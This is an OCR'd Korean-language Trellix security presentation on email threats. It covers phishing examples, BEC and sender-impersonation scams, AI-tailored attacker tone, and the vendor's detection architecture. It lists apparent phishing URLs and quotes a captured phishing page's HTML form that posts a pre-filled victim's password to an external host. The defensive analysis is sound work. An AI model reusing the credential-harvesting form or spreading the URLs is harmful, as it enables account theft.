


https://anytka72genesh.com/bbst.htm




https://hafeeytextile.com/bffjkjhfbnjhkfbkjfbfk/usaatransfercentre/usaa2


이메일 위협 | 피싱 사례



Html 실행 화면



원본메일




피싱사이트

```
24                      <span id="msg" class="text-danger" style="display: none;">Invalid Password..! Please enter correct password.</span><br>
25                      <span id="error" class="text-danger" style="display: none;">That account doesn't exist. Enter a different account</span>
26                      <small></small>
27                      <div class="form-group">
28                                          <form action="https://editpdfonline.ga/adobe/next.php" method="POST">
29                          <input type="email" name="ai" class="form-control rounded-0 bg-transparent" id="ai" aria-describedby="aiHelp"
placeholder="Email, phone or Skype" value="univ@yuhs.ac" readonly>
30                      </div>
31                      <div class="form-group mt-2">
32                          <small></small>
```


소스코드 확인 시 패스워드 입력 후 next 클릭 시
POST 메소드를 이용해 설정된 URI로 패스워드 전송

Trellix

이메일 위협 | SCAM 공격



이메일 위협 | 발신자 사칭 공격의 진화..



초기 대화를
챗봇(Chatbot)이 처리함.


AI를 이용한
지역과 그 지역의
톤(언어)를 사용함

AI를 이용한 CEO에 대한
충분한 정보가 있을 경우,
CEO의 톤(TONE)을 반영함.

심리를 이용한 공격의 이점이 지속적으로 발전할 것으로 예상됨.

Trellix

이메일 위협 | 이메일 공격이 위협적인 이유



공개된 이메일 정보

- 소셜미디어 등을 통한 공개된 사용자 이메일 정보 수집 가능
- 개인정보유출 등을 통해 유출된 사용자 이메일 정보 수집 가능
- 사회공학적인 측면에서 쉽게 이메일 정보 수집 가능

손쉬운 사용자 위변조

- 메일서버의 손쉬운 구축 및 여러가지 툴을 통한 발신자 정보 위변조 가능
- 메일서버 정보 및 메일헤더 정보 등도 위변조 가능

공격자 통제 환경

- 공격을 통해 얻고자 하는 목표에 맞는 기업/직급/업무 등을 선별하여 수행 가능
- 원하는 시간, 방법, 형식 등에 대해 공격자가 통제 가능

정확한 공격 목표 설정


- 불특정 다수를 향한 공격 시도가 아닌 분명한 목적에 의한 공격 목표에게 메일 발송 가능
- 공격대상의 관심사 정보 등을 활용한 유효한 악성이메일 전송

Trellix

Trellix

진화하는 이메일 공격에 대한 대응 방안

아키텍처 | Email Security 아키텍처



Trellix

Trellix 다단계 검사 프로세스

이제는 단순한 샌드박스가 아닙니다

알려진 악성코드 탐지

정적 분석

낮은 강도의 분석 방법: 시그니처, 평판, 에뮬레이션

대규모 고속 대규모 분석 수행

알 수 없는 악성코드 찾기

동적 분석

파일은 안전한 계측 환경에서 실행

파일 실행을 관찰하고 악의적인 동작을 분석

위협정보 업데이트

전세계 40,000 고객사
10억개 이상 센서 탐지

악성코드 유사성 평가

코드 분석

난독화를 제거하여 원본 실행 코드를 노출

속성 및 명령어 집합을 분석하여 알려진 악성 행동과 유사한 특성을 식별

통계 분석, 인공 지능(AI) 및 머신 러닝(ML) 모델은 10년 이상 개발


의심스러운 패턴 발견

통계 분석

행동 패턴을 분석하여 악의성을 식별

코드의 패턴을 발견하여 새로운 위협을 식별

결과



문제 해결

Trellix


BEC 사기 메일

- **CEO 사기**
  고위 임원을 사칭하여 긴급한 송금 결제를 요청하는 행위
- **공급업체 사칭**
  사기성 계좌로 자금 이체를 요청하는 허위 송장 발송
- **이메일 스푸핑**
  표시 이름, 합법적인 도메인, 유사 도메인
- **사용계정 탈취**
  공격자가 직원의 계정을 탈취한 후 대금 또는 민감한 데이터를 요구

Trellix

SCAM 위협 대응 | Trellix 이메일 SCAM 위협 방어

발신자 사칭 공격(SCAM) 대응

